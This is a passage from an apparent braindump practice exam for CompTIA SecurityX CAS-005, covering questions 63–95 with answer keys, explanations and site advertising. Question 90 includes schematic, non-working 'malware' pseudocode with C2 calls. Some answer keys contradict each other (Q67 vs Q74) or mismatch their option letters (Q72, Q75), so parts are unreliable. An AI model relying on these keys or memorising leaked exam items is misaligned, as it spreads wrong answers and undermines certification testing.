(MFA) ensures that even if a laptop is stolen, unauthorized access to the cloud environment is prevented.

- \* Option B: IP allow lists and SSO do not address data stored locally on the laptop, which could be accessed offline.
- \* Option C: MDM and stronger passwords help but do not prevent data exposure if the device is compromised (e.g., via offline attacks).
- \* Option D: Updating policies and monitoring breaches are reactive measures that do not directly protect data on a stolen laptop.
- \* Option A: DaaS ensures no sensitive data resides on the device, and MFA secures access, making it the best solution.

Reference:

CompTIA SecurityX CAS-005 Official Study Guide, Domain 4: Governance, Risk, and Compliance, Section

4.3: "Implement secure data handling through cloud-based solutions like DaaS." CAS-005 Exam Objectives, 4.3: "Analyze solutions for protecting sensitive data on endpoints."

#### **NEW QUESTION: 63**

During DAST scanning, applications are consistently reporting code defects in open-source libraries that were used to build web applications. Most of the code defects are from using libraries with known vulnerabilities. The code defects are causing product deployment delays.

Which of the following is the best way to uncover these issues earlier in the life cycle?

- A.** Directing application logs to the SIEM for continuous monitoring
- B.** Modifying the WAF policies to block against known vulnerabilities
- C.** Completing an IAST scan against the web application
- D.** Using a software dependency management solution

**Answer: (**[SHOW ANSWER](#)**)**

Using a software dependency management solution helps track and manage open-source libraries and their vulnerabilities. This solution can identify vulnerable libraries early in the development process, allowing developers to replace or patch them before deployment and reducing delays caused by code defects.

#### **NEW QUESTION: 64**

To prevent data breaches, security leaders at a company decide to expand user education to:

- \* Create a healthy security culture.
- \* Comply with regulatory requirements.
- \* Improve incident reporting.

Which of the following would best meet their objective?

- A.** Performing a DoS attack
- B.** Scheduling regular penetration tests
- C.** Simulating a phishing campaign
- D.** Deploying fake ransomware

**Answer: C** ([LEAVE A REPLY](#))

Comprehensive and Detailed Explanation:

Phishing simulations are a proven method for reinforcing security awareness, meeting compliance training requirements, and improving user incident reporting. In CAS-005, social engineering testing is a recommended component of organizational security culture programs.

- \* DoS attacks (A) and penetration tests (B) assess technical security, not user awareness.
- \* Fake ransomware (D) can cause unnecessary alarm and operational disruption.

**NEW QUESTION: 65**

An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key. Which of the following would best secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

- A. Sign the key with DSA
- B. Deploy MFA for the service accounts
- C. Utilize HMAC for the keys
- D. Implement a VPN for all APIs

Answer: C ([LEAVE A REPLY](#))

**NEW QUESTION: 66**

A company's SIEM is designed to associate the company's asset inventory with user events. Given the following report:

| Hostname | Account        | Attempted Logins | Failed Logins | Successful Logins |
|----------|----------------|------------------|---------------|-------------------|
| Server 1 | SalesUser      | 3                | 0             | 3                 |
| Server 2 | AccountingUser | 5                | 1             | 4                 |
| Server 3 |                |                  |               |                   |
| Server 4 | Administrator  | 2                | 2             | 0                 |
| Server 4 | HR.User        | 5                | 0             | 5                 |
| Server 5 | Administrator  | 0                | 0             | 0                 |

Which of the following should a security engineer investigate first as a part of a log audit?

- A. An endpoint that is not submitting any logs
- B. Potential activity indicating an attacker moving laterally in the network
- C. A misconfigured syslog server creating false negatives
- D. Unauthorized usage attempts of the administrator account

Answer: ([SHOW ANSWER](#))

Comprehensive and Detailed

Understanding the Security Event:

Administrator accounts are highly privileged and require strict monitoring.

Server 4 shows failed login attempts for the administrator account. This could indicate a brute-force attack or unauthorized access attempt.

The fact that none of the admin login attempts were successful suggests someone was trying to guess the credentials.

Why Option D is Correct:

Failed logins for administrator accounts are a critical security concern.

If an attacker gains access, they could escalate privileges and compromise the network.

Investigating unauthorized admin login attempts should be the top priority in a log audit.

Why Other Options Are Incorrect:

A (Endpoint not submitting logs): While this is concerning, it does not indicate an active attack.

B (Lateral movement): There's no evidence of a compromised account moving between servers yet.

C (Misconfigured syslog server): False negatives are a possibility, but the failed admin logins are real.

Reference:

#### NEW QUESTION: 67

A company updates its cloud-based services by saving infrastructure code in a remote repository.

The code is automatically deployed into the development environment every time the code is saved to the repository. The developers express concern that the deployment often fails, citing minor code issues and occasional security control check failures in the development environment.

Which of the following should a security engineer recommend to reduce the deployment failures?

(Choose two.)

- A. Software composition analysis
- B. Repository branch protection
- C. Automated regression testing
- D. Pipeline compliance scanning
- E. Pre-commit code linting
- F. Code submit authorization workflow

**Answer: C,E (LEAVE A REPLY)**

#### NEW QUESTION: 68

A vulnerability can on a web server identified the following:

```
* TLS 1.2 Cipher Suites:
The server accepted the following 4 cipher suites:
TLS_RSA_WITH_DES_CBC_SHA          56
TLS_RSA_WITH_AES_128_CBC_SHA      128
TLS_RSA_WITH_3DES_EDE_CBC_SHA     168
TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA 168 DH (1024 bits)
```

Which of the following actions would most likely eliminate on path decryption attacks? (Select two).

- A. Disallowing cipher suites that use ephemeral modes of operation for key agreement
- B. Removing support for CBC-based key exchange and signing algorithms
- C. Adding TLS\_ECDHE\_ECDSA\_WITH\_AES\_256\_GCM\_SHA256
- D. Implementing HIPS rules to identify and block BEAST attack attempts
- E. Restricting cipher suites to only allow TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA
- F. Increasing the key length to 256 for TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA

**Answer: B,C (LEAVE A REPLY)**

On-path decryption attacks, such as BEAST (Browser Exploit Against SSL/TLS) and other related vulnerabilities, often exploit weaknesses in the implementation of CBC (Cipher Block Chaining) mode. To mitigate these attacks, the following actions are recommended:

Removing support for CBC-based key exchange and signing algorithms: CBC mode is vulnerable to certain attacks like BEAST. By removing support for CBC-based ciphers, you can eliminate one of the primary vectors for these attacks. Instead, use modern cipher modes like GCM (Galois/Counter Mode) which offer better security properties.

Adding TLS\_ECDHE\_ECDSA\_WITH\_AES\_256\_GCM\_SHA256: This cipher suite uses Elliptic Curve Diffie-Hellman Ephemeral (ECDHE) for key exchange, which provides perfect forward secrecy. It also uses AES in GCM mode, which is not susceptible to the same attacks as CBC.

SHA-256 is a strong hash function that ensures data integrity.

#### NEW QUESTION: 69

A security engineer reviews an after action report from a previous security breach and notes a long lag time between detection and containment of a compromised account. The engineer suggests using SOAR to address this concern. Which of the following best explains the engineer's goal?

- A. To prevent accounts from being compromised

- B. To orchestrate additional reporting for the security operations center
- C. To prepare runbooks to automate future incident response
- D. To enable log correlation using machine learning

Answer: (SHOW ANSWER)

NEW QUESTION: 70

A security engineer is reviewing event logs because an employee successfully connected a personal Windows laptop to the corporate network, which is against company policy. Company policy allows all Windows 10 and 11 laptops to connect to the system as long as the MDM agent installed by IT is running. Only compliant devices can connect, and the logic in the system to evaluate compliant laptops is as follows:

```
if laptop['OsVersion'] >= 10:
    if laptop['agentRunning']:
        return COMPLIANT
    else:
        return NON_COMPLIANT
else:
    return COMPLIANT
```

Which of the following most likely occurred when the employee connected a personally owned Windows laptop and was allowed on the network?

- A. The agent was not running on the laptop, which triggered a false positive.
- B. The OS was a valid version, but the MDM agent was not installed, triggering a true positive.
- C. The OS was running a Windows version below 10 and triggered a false negative.
- D. The OS version was higher than 11, and the MDM agent was running, triggering a true negative.

Answer: C (LEAVE A REPLY)

The provided logic checks for compliance based on the OsVersion and whether the agentRunning is true. Here's how the logic works:

- 1. If OsVersion >= 10:
  - If agentRunning is true, the device is compliant.
  - If agentRunning is false, the device is non-compliant.
- 2. Else (if OsVersion < 10):
  - The device is marked as compliant.

This logic means that laptops with an OS version below 10 are mistakenly considered compliant, which is a false negative because they do not meet the policy requirement. This is likely how the employee's laptop, running a version of Windows below 10, was able to connect to the network against policy.

NEW QUESTION: 71

A security analyst needs to ensure email domains that send phishing attempts without previous communications are not delivered to mailboxes. The following email headers are being reviewed:

| Date     | Sending domain | Reply-to domain | Subject                         |
|----------|----------------|-----------------|---------------------------------|
| April 16 | sales.com      | sales-mail.com  | Updated Security Questions      |
| April 18 | vendor.com     | vendor.com      | New Sales Catalog               |
| April 18 | partner.com    | partner.com     | B2B Sales Increase              |
| April 19 | hr-saas.com    | hr-saas.com     | Employee Payroll Update Request |
| April 19 | vendor.com     | vendor.com      | Password Requirements Not Met   |

Which of the following is the best action for the security analyst to take?

- A. Block messages from hr-saas.com because it is not a recognized domain.
- B. Reroute all messages with unusual security warning notices to the IT administrator

- C. Quarantine all messages with sales-mail.com in the email header
- D. Block vendor com for repeated attempts to send suspicious messages

**Answer: (SHOW ANSWER)**

In reviewing email headers and determining actions to mitigate phishing attempts, the security analyst should focus on patterns of suspicious behavior and the reputation of the sending domains. Here's the analysis of the options provided:

- A . Block messages from hr-saas.com because it is not a recognized domain: Blocking a domain solely because it is not recognized can lead to legitimate emails being missed. Recognition alone should not be the criterion for blocking.
- B . Reroute all messages with unusual security warning notices to the IT administrator: While rerouting suspicious messages can be a good practice, it is not specific to the domain sending repeated suspicious messages.
- C . Quarantine all messages with sales-mail.com in the email header: Quarantining messages based on the presence of a specific domain in the email header can be too broad and may capture legitimate emails.
- D . Block vendor com for repeated attempts to send suspicious messages: This option is the most appropriate because it targets a domain that has shown a pattern of sending suspicious messages. Blocking a domain that repeatedly sends phishing attempts without previous communications helps in preventing future attempts from the same source and aligns with the goal of mitigating phishing risks.

Reference:

CompTIA SecurityX Study Guide: Details best practices for handling phishing attempts, including blocking domains with repeated suspicious activity.

NIST Special Publication 800-45 Version 2, "Guidelines on Electronic Mail Security": Provides guidelines on email security, including the management of suspicious email domains.

"Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft" by Markus Jakobsson and Steven Myers: Discusses effective measures to counter phishing attempts, including blocking persistent offenders.

By blocking the domain that has consistently attempted to send suspicious messages, the security analyst can effectively reduce the risk of phishing attacks.

#### NEW QUESTION: 72

After an organization met with its ISAC, the organization decided to test the resiliency of its security controls against a small number of advanced threat actors. Which of the following will enable the security administrator to accomplish this task?

- A. Internal reconnaissance
- B. Deployment of a honeypot
- C. Reliability factors
- D. Adversary emulation

**Answer: (SHOW ANSWER)**

Adversary emulation simulates specific advanced persistent threat (APT) behaviors and techniques to test an organization's security posture. In SecurityX CAS-005, this is part of red-teaming and purple-teaming strategies for realistic resilience testing.

Reliability factors (B) relate to operational uptime, not threat

SIMULATION.

Honeypots (C) attract attackers but do not directly emulate specific adversaries.

Internal reconnaissance (D) is one phase of an attack

SIMULATION, not the full emulation of advanced threat actors.

#### NEW QUESTION: 73

An attacker infiltrated the code base of a hardware manufacturer and inserted malware before the code was compiled. The malicious code is now running at the hardware level across a number of industries and sectors. Which of the following categories best describes this type of vendor risk?

- A. SDLC attack
- B. Side-load attack

- C. Remote code signing
- D. Supply chain attack

**Answer: D ([LEAVE A REPLY](#))**

This scenario clearly describes a supply chain attack, where the compromise occurs at the vendor or manufacturing stage before the product reaches the customer. The attack impacts many downstream organizations and sectors. SDLC attacks are focused on software development life cycles, side-loading involves unauthorized app installations, and remote code signing focuses on authenticating remote software, none of which fully encapsulate the situation described.

Reference:

#### **NEW QUESTION: 74**

A company updates its cloud-based services by saving infrastructure code in a remote repository. The code is automatically deployed into the development environment every time the code is saved to the repository. The developers express concern that the deployment often fails, citing minor code issues and occasional security control check failures in the development environment. Which of the following should a security engineer recommend to reduce the deployment failures? (Select two).

- A. Software composition analysis
- B. Pre-commit code linting
- C. Repository branch protection
- D. Automated regression testing
- E. Code submit authorization workflow
- F. Pipeline compliance scanning

**Answer: B,D ([LEAVE A REPLY](#))**

\* B. Pre-commit code linting: Linting tools analyze code for syntax errors and adherence to coding standards before the code is committed to the repository. This helps catch minor code issues early in the development process, reducing the likelihood of deployment failures.

\* D. Automated regression testing: Automated regression tests ensure that new code changes do not introduce bugs or regressions into the existing codebase. By running these tests automatically during the deployment process, developers can catch issues early and ensure the stability of the development environment.

Other options:

\* A. Software composition analysis: This helps identify vulnerabilities in third-party components but does not directly address code quality or deployment failures.

\* C. Repository branch protection: While this can help manage the code submission process, it does not directly prevent deployment failures caused by code issues or security check failures.

\* E. Code submit authorization workflow: This manages who can submit code but does not address the quality of the code being submitted.

\* F. Pipeline compliance scanning: This checks for compliance with security policies but does not address syntax or regression issues.

References:

\* CompTIA Security+ Study Guide

\* "Continuous Integration and Continuous Delivery" by Jez Humble and David Farley

\* OWASP (Open Web Application Security Project) guidelines on secure coding practices

#### **NEW QUESTION: 75**

A company wants to protect against the most common attacks and rapidly integrate with different programming languages. Which of the following technologies is most likely to meet this need?

- A. RASP
- B. Cloud-based IDE
- C. DAST
- D. NIPS

**Answer: A ([LEAVE A REPLY](#))**

Step-by-Step

Runtime Application Self-Protection (RASP) (A) monitors and protects applications in real time by detecting and blocking attacks as they occur. Unlike traditional security solutions, RASP is integrated into the application itself, meaning it works regardless of the programming language used. It effectively mitigates common vulnerabilities such as SQL injection, XSS, and buffer overflows. Dynamic Application Security Testing (DAST) (C) is a passive scanning approach that may not prevent attacks in real-time, while Network Intrusion Prevention Systems (NIPS) (D) focuses on network traffic, not application-layer security.

#### NEW QUESTION: 76

An administrator reviews the following log and determines the root cause of a site-to-site tunnel failure:

```
msg: INFORMATIONAL server side
msg: parsed QUICK_MODE request
msg: own selector set: 8.18.99.1/24
msg: client selector set: 8.19.99.1/24
msg: no matching selector config
msg: received proposals: ESP:AES_GCM_256/HMAC_SHA2_256
msg: configured proposals: ESP:AES_GCM_256/HMAC_SHA2_256
msg: no peer config found
```

Which of the following actions should the administrator take to most effectively correct the failure?

- A. Disable IKE version 1 and run IKE version 2.
- B. Add a new subnet as a permitted initiator.
- C. Update the cipher suites configured for use on the server side.
- D. Enable perfect forward secrecy on the remote peer.

Answer: B ([LEAVE A REPLY](#))

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpspass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 77

An organization would like to increase the effectiveness of its incident response process across its multiplatform environment. A security engineer needs to implement the improvements using the organization's existing incident response tools. Which of the following should the security engineer use?

- A. Playbooks
- B. Event collectors
- C. Centralized logging
- D. Endpoint detection

Answer: A ([LEAVE A REPLY](#))

Playbooks standardize and automate incident response steps across a multiplatform environment using existing tools. This increases effectiveness and consistency in handling security incidents.

#### NEW QUESTION: 78

A security technician is trying to connect a remote site to the central office over a site-to-site VPN.

The technician has verified the source and destination IP addresses are correct, but the technician is unable to get the remote site to connect. The following error message keeps repeating:

An error has occurred during Phase 1 handshake. Deleting keys and retrying...

Which of the following is most likely the reason the connection is failing?

- A.** The IKE hashing algorithm uses different key lengths on each VPN device.
- B.** The IPSec settings allow more than one cipher suite on both devices.
- C.** The Diffie-Hellman group on both sides matches but is a legacy group.
- D.** The remote VPN is attempting to connect with a protocol other than SSL/TLS.

**Answer: A** ([LEAVE A REPLY](#))

The error message "An error has occurred during Phase 1 handshake. Deleting keys and retrying..." indicates an issue during the IKE (Internet Key Exchange) Phase 1 handshake. One common cause for failure at this stage is a mismatch in the hashing algorithm or key length used on both devices. If the IKE hashing algorithm or key lengths differ between the two devices, they will not be able to establish a secure connection.

#### NEW QUESTION: 79

A company recently experienced an incident in which an advanced threat actor was able to shim malicious code against the hardware static of a domain controller. The forensic team cryptographically validated that the underlying firmware of the box and the operating system had not been compromised. However, the attacker was able to exfiltrate information from the server using a steganographic technique within LDAP. Which of the following is the best way to reduce the risk of recurrence?

- A.** Enforcing allow lists for authorized network ports and protocols
- B.** Measuring and attesting to the entire boot chain
- C.** Rolling the cryptographic keys used for hardware security modules
- D.** Using code signing to verify the source of OS updates

**Answer: A** ([LEAVE A REPLY](#))

The scenario describes a sophisticated attack where the threat actor used steganography within LDAP to exfiltrate data. Given that the hardware and OS firmware were validated and found uncompromised, the attack vector likely exploited a network communication channel. To mitigate such risks, enforcing allow lists for authorized network ports and protocols is the most effective strategy.

Here's why this option is optimal:

**Port and Protocol Restrictions:** By creating an allow list, the organization can restrict communications to only those ports and protocols that are necessary for legitimate business operations. This reduces the attack surface by preventing unauthorized or unusual traffic.

**Network Segmentation:** Enforcing such rules helps in segmenting the network and ensuring that only approved communications occur, which is critical in preventing data exfiltration methods like steganography.

**Preventing Unauthorized Access:** Allow lists ensure that only predefined, trusted connections are allowed, blocking potential paths that attackers could use to infiltrate or exfiltrate data.

Other options, while beneficial in different contexts, are not directly addressing the network communication threat:

- B . Measuring and attesting to the entire boot chain:** While this improves system integrity, it doesn't directly mitigate the risk of data exfiltration through network channels.
- C . Rolling the cryptographic keys used for hardware security modules:** This is useful for securing data and communications but doesn't directly address the specific method of exfiltration described.
- D . Using code signing to verify the source of OS updates:** Ensures updates are from legitimate sources, but it doesn't mitigate the risk of network-based data exfiltration.

Reference:

CompTIA SecurityX Study Guide

NIST Special Publication 800-41, "Guidelines on Firewalls and Firewall Policy" CIS Controls Version 8, Control 9: Limitation and Control of Network Ports, Protocols, and Services

#### NEW QUESTION: 80

Which of the following best explains the business requirement a healthcare provider fulfills by encrypting patient data at rest?

- A.** Securing data transfer between hospitals
- B.** Providing for non-repudiation data
- C.** Reducing liability from identity theft
- D.** Protecting privacy while supporting portability.

**Answer: ([SHOW ANSWER](#))**

Encrypting patient data at rest is a critical requirement for healthcare providers to ensure compliance with regulations such as the Health Insurance Portability and Accountability Act (HIPAA). The primary business requirement fulfilled by this practice is the protection of patient privacy while supporting the portability of medical information. By encrypting data at rest, healthcare providers safeguard sensitive patient information from unauthorized access, ensuring that privacy is maintained even if the storage media are compromised.

Additionally, encryption supports the portability of patient records, allowing for secure transfer and access across different systems and locations while ensuring that privacy controls are in place.

References:

\* CompTIA SecurityX Study Guide: Emphasizes the importance of data encryption for protecting sensitive information and ensuring compliance with regulatory requirements.

\* HIPAA Security Rule: Requires healthcare providers to implement safeguards, including encryption, to protect patient data.

\* "Health Informatics: Practical Guide for Healthcare and Information Technology Professionals" by Robert E. Hoyt: Discusses encryption as a key measure for protecting patient data privacy and supporting data portability.

**NEW QUESTION: 81**

Which of the following best describes a common use case for homomorphic encryption?

- A.** Processing data on a server after decrypting in order to prevent unauthorized access in transit
- B.** Maintaining the confidentiality of data both at rest and in transit to and from a CSP for processing
- C.** Transmitting confidential data to a CSP for processing on a large number of resources without revealing information
- D.** Storing proprietary data across multiple nodes in a private cloud to prevent access by unauthenticated users

**Answer: ([SHOW ANSWER](#))**

Homomorphic encryption allows computations to be performed directly on encrypted data without decrypting it first. This technology is particularly useful for securely transmitting confidential data to a cloud service provider (CSP) and allowing the CSP to process the data without having any visibility into its content. This maintains data confidentiality even during processing. It is not about securing data at rest and in transit or simply storing data across nodes.

**NEW QUESTION: 82**

A systems administrator is working with the SOC to identify potential intrusions associated with ransomware. The SOC wants the systems administrator to perform network-level analysis to identify outbound traffic from any infected machines. Which of the following is the most appropriate action for the systems administrator to take?

- A.** Monitor for IoCs associated with C&C communications.
- B.** Tune alerts to identify changes to administrative groups.
- C.** Review NetFlow logs for unexpected increases in egress traffic.
- D.** Perform binary hash comparisons to identify infected devices.

**Answer: ([SHOW ANSWER](#))**

When investigating potential ransomware infections, one of the key indicators of compromise (IoC) is abnormal outbound traffic, especially if the ransomware is attempting to communicate with a command and control (C&C) server to receive further instructions or send exfiltrated data.

Reviewing NetFlow logs is an effective way to identify unusual outbound traffic patterns, particularly unexpected increases in egress traffic that might indicate infected machines attempting to connect to external servers. NetFlow logs provide insight into the volume, destination, and origin of traffic, helping to identify anomalous or suspicious communications typically associated with ransomware activity.

**NEW QUESTION: 83**

An organization's senior security architect would like to develop cyberdefensive strategies based on standardized adversary techniques, tactics, and procedures commonly observed. Which of the following would best support this objective?

- A.** OSINT analysis
- B.** The Diamond Model of Intrusion Analysis
- C.** MITRE ATT&CK

- D. Deepfake generation
- E. Closed-source intelligence reporting

**Answer:** ([SHOW ANSWER](#))

The MITRE ATT&CK framework provides a comprehensive, standardized taxonomy of adversary tactics, techniques, and procedures (TTPs) observed across real-world incidents. By mapping threats to ATT&CK, security teams can develop targeted defensive strategies, gap analyses, and threat-informed detection and response playbooks based on documented attacker behavior.

#### NEW QUESTION: 84

A security architect is implementing a SOAR solution in an organization's cloud production environment to support detection capabilities. Which of the following will be the most likely benefit?

- A. Improved security operations center performance
- B. Automated firewall log collection tasks
- C. Optimized cloud resource utilization
- D. Increased risk visibility

**Answer: A** ([LEAVE A REPLY](#))

A SOAR platform streamlines and automates repetitive detection and response workflows, like alert triage, enrichment, and ticketing, freeing up analysts to focus on high-value tasks. This orchestration capability reduces mean time to acknowledge and respond, directly boosting overall SOC efficiency and performance.

#### NEW QUESTION: 85

A security architect must make sure that the least number of services as possible is exposed in order to limit an adversary's ability to access the systems. Which of the following should the architect do first?

- A. Enforce Secure Boot.
- B. Perform attack surface reduction.
- C. Disable third-party integrations.
- D. Limit access to the systems.

**Answer: B** ([LEAVE A REPLY](#))

Attack surface reduction focuses on minimizing unnecessary services, open ports, and vulnerabilities, reducing the exposure to potential adversaries. This aligns with zero trust and least privilege principles.

Secure Boot (A) helps ensure system integrity but does not minimize exposed services.

Disabling third-party integrations (C) may help, but broader attack surface reduction is the best first step.

Limiting access (D) is important but does not directly reduce exposed services.

#### NEW QUESTION: 86

A financial services organization is using AI to fully automate the process of deciding client loan rates. Which of the following should the organization be most concerned about from a regulatory perspective?

- A. Model explainability
- B. Credential Theft
- C. Possible prompt Injections
- D. Exposure to social engineering

**Answer:** ([SHOW ANSWER](#))

Model explainability is a major concern from a regulatory perspective, particularly when AI is used to make critical decisions like loan rates. Regulatory bodies require that organizations be able to explain how decisions are made by AI models, especially when they impact financial outcomes. Without transparency into how the model arrives at its decisions, the organization could face regulatory scrutiny for potential biases, fairness issues, and lack of accountability.

#### NEW QUESTION: 87

An organization is looking to establish more robust security measures by implementing PKI.

Which of the following should the security analyst implement when considering mutual authentication?

- A. Perfect forward secrecy on both endpoints
- B. Shared secret for both endpoints
- C. Public keys on both endpoints
- D. A common public key on each endpoint
- E. A common private key on each endpoint

**Answer: C** ([LEAVE A REPLY](#))

Mutual authentication in a PKI context requires each endpoint to present and validate the other's certificate, which contains its public key. Each side uses its private key to prove ownership of its certificate and uses the peer's public key to verify signatures, ensuring both parties authenticate each other.

#### NEW QUESTION: 88

Refer to exhibit.

- www.int.comptia.org
- webserver01.int.comptia.org
- 10.5.100.10

An administrator needs to craft a single certificate-signing request for a web-server certificate. The server should be able to use the following identities to mutually authenticate other resources over TLS:

- \* wwwJnt.comptia.org
- \* webserver01.int.comptia.org
- \* 10.5.100.10

Which of the following certificate fields must be set properly to support this objective?

- A. Subject alternative name
- B. Organizational unit
- C. Extended key usage
- D. Certificate extension

**Answer: A** ([LEAVE A REPLY](#))

The Subject Alternative Name (SAN) field in an X.509 certificate specifies additional hostnames, FQDNs, or IP addresses that the certificate will secure. To allow mutual TLS authentication for multiple hostnames and an IP address, these identities must be included in the SAN field.

Organizational Unit (B) is an informational attribute, not related to TLS authentication.

Extended Key Usage (C) defines purpose (e.g., serverAuth, clientAuth) but not hostnames.

#### NEW QUESTION: 89

An organization recently implemented a new email DLP solution. Emails sent from company email addresses to matching personal email addresses generated a large number of alerts, but the content of the emails did not include company data. The security team needs to reduce the number of emails sent without blocking all emails to common personal email services. Which of the following should the security team implement first?

- A. Automatically quarantine outgoing email.
- B. Create an acceptable use policy.
- C. Enforce email encryption standards.
- D. Perform security awareness training focusing on phishing.

**Answer:** ([SHOW ANSWER](#))

An acceptable use policy (AUP) defines what is considered appropriate use of corporate email and prevents unnecessary emails to personal accounts. This helps in reducing false DLP alerts while maintaining compliance.

- \* Quarantining emails (A) is unnecessary since the content was not flagged as sensitive.
- \* Encryption (C) secures emails but does not address overuse.
- \* Phishing awareness training (D) is unrelated to policy enforcement for outgoing emails.

#### NEW QUESTION: 90

Source code snippets for two separate malware samples are shown below:



```
Sample 1:
...
knockEmDown(String e)
{
    if(target.isAccessed())
    {
        target.toShell(e);
        System.out.println(e.toString());
        c2.sendTelemetry(target.hostname.toString + " is " + e.toString());
    } else {
        target.close();
    }
}
...

Sample 2:
...
targetSys(address a)
{
    if(address.isIpv4())
    {
        address.connect(1337);
        address.keepAlive("paranoid");
        String status = knockEmDown(address.current);
        remote.sendC2(address.current + " is " + status);
    } else {
        throw Exception e;
    }
}
...
```

Which of the following describes the most important observation about the two samples?

- A. Telemetry is first buffered and then transmitted in paranoid mode.
- B. The samples were probably written by the same developer.
- C. Both samples use IP connectivity for command and control.
- D. Sample 1 is the target agent while Sample 2 is the C2 server.

Answer: B ([LEAVE A REPLY](#))

Both samples share similar naming conventions (knockEmDown, sendC2, toString()usage), structure, and coding style (e.g., address.keepAlive("paranoid"), target.toShell(e), etc.), suggesting a common author or coding template. These stylistic similarities are strong indicators that they were likely written by the same developer.

#### NEW QUESTION: 91

A user tried to access a web page at http://10.1.1.1. Previously the web page did not require authentication, and now the browser is prompting for credentials. Which of the following actions would best prevent the issue from reoccurring and reduce the likelihood of credential exposure?

- A. Installing new rules for the IDS to detect impersonation attacks
- B. Implementing 802.1x EAP-TTLS on access points to reduce the risk of evil twins
- C. Transitioning internal services to use DNS security
- D. Modifying web server configuration and utilizing X509 certificates for authentication

**Answer: D** ([LEAVE A REPLY](#))

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 92

A security architect is establishing requirements to design resilience in an enterprise system that will be extended to other physical locations. The system must:

- Be survivable to one environmental catastrophe
- Be recoverable within 24 hours of critical loss of availability
- Be resilient to active exploitation of one site-to-site VPN solution

Which of the following design components best meet these requirements while upholding security? (Choose two)

- A. Load-balance connection attempts and data ingress at internet gateways
- B. Allocate fully redundant and geographically distributed standby sites.
- C. Employ layering of routers from diverse vendors
- D. Lease space to establish cold sites throughout other countries
- E. Deploy redundant identity provider solutions.
- F. Implement full weekly backups to be stored off-site for each of the company's sites

**Answer: B,E** ([LEAVE A REPLY](#))

Allocating fully redundant and geographically distributed standby sites ensures survivability against an environmental catastrophe and supports recovery within 24 hours.

Deploying redundant identity provider solutions ensures continuity of authentication and access control, maintaining security and resilience even if one VPN or site is compromised.

#### NEW QUESTION: 93

A security engineer receives an alert from the SIEM platform indicating a possible malicious action on the internal network. The engineer generates a report that outputs the logs associated with the incident:

| Date       | Time     | Action        | Details                        |
|------------|----------|---------------|--------------------------------|
| 01/23/2024 | 08:02:41 | Login success | JohnS login attempt into VM001 |
| 01/24/2024 | 08:03:32 | Login success | JohnS login attempt into SV002 |
| 01/25/2024 | 08:02:12 | Login success | JohnS login attempt into VM001 |
| 01/26/2024 | 08:03:21 | Login success | JohnS login attempt into VM001 |
| 01/26/2024 | 23:52:41 | Login success | JohnS login attempt into SV002 |
| 01/27/2024 | 08:02:54 | Login success | JohnS login attempt into SV002 |

Which of the following actions best enables the engineer to investigate further?

- A. Querying user behavior analytics data
- B. Consulting logs from the enterprise password manager
- C. Searching dark web monitoring resources for exposure
- D. Reviewing audit logs from privileged actions

Answer: ([SHOW ANSWER](#))

#### NEW QUESTION: 94

An ISAC supplied recent threat intelligence information about pictures used on social media that provide reconnaissance of systems in use in secure facilities. In response, the Chief Information Security Officer (CISO) wants several configuration changes implemented via the MDM to ensure the following:

- \* Camera functions and location services are blocked for corporate mobile devices.
- \* All social media is blocked on the corporate and guest wireless networks.

Which of the following is the CISO practicing to safeguard against the threat?

- A. Adversary emulation
- B. Operational security
- C. Open-source intelligence
- D. Social engineering

Answer: ([SHOW ANSWER](#))

The actions described fall under Operational Security (OPSEC), which is the practice of identifying critical information, analyzing potential adversary intelligence collection, and implementing measures to protect sensitive details from disclosure. In this case, the ISAC report highlights how adversaries may use photos shared on social media as reconnaissance, revealing details about technology or configurations inside secure facilities.

By disabling cameras and location services on corporate devices and blocking access to social media from corporate and guest networks, the CISO is reducing the chance of inadvertent information disclosure. This prevents employees from unintentionally leaking images or metadata that adversaries could exploit.

Adversary emulation (A) involves simulating threat actors' tactics in controlled exercises, which is not what is occurring here. Open-source intelligence (C) is the method adversaries use to gather data, not the defensive practice the CISO is implementing. Social engineering (D) describes manipulative attacks against humans, but this control is preventive, not reactive.

Thus, these measures are clear examples of Operational Security to limit information exposure.

#### NEW QUESTION: 95

A security engineer discovers that some legacy systems are still in use or were not properly decommissioned.

After further investigation, the engineer identifies that an unknown and potentially malicious server is also sending emails on behalf of the company. The security engineer extracts the following data for review:

| Server IP     | DNS                   | Status       | Auth. pass rate |
|---------------|-----------------------|--------------|-----------------|
| 200.100.50.25 | marketing.company.com | Authorized   | 97%             |
| 200.50.25.10  | 29mail.mycrosoft.info | Unauthorized | 0%              |
| 210.20.20.5   | mail.google.com       | Authorized   | 100%            |

Which of the following actions should the security engineer take next? (Select two).

- A. Rotate the DKIM selector to use another key.
- B. Change the DMARC policy to reject and remove references to the server.
- C. Remove the unnecessary servers from the SPF record.
- D. Change the SPF record to enforce the hard fail parameter.
- E. Update the MX record to contain only the primary email server.
- F. Change the DMARC policy to none and monitor email flow to establish a new baseline.

**Answer: C,D (LEAVE A REPLY)**

The presence of an unauthorized server (29mail.mycrosoft.info) sending emails on behalf of the company indicates a potential spoofing or phishing attempt. To mitigate this:

\* Remove the unnecessary servers from the SPF record (Option C): The Sender Policy Framework (SPF) specifies which mail servers are authorized to send emails on behalf of a domain. Removing unauthorized or unnecessary servers from the SPF record helps prevent spoofed emails from passing SPF checks.

